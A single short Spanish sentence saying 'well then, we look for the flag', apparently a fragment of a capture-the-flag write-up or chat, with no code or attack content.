ya pues buscamos la flag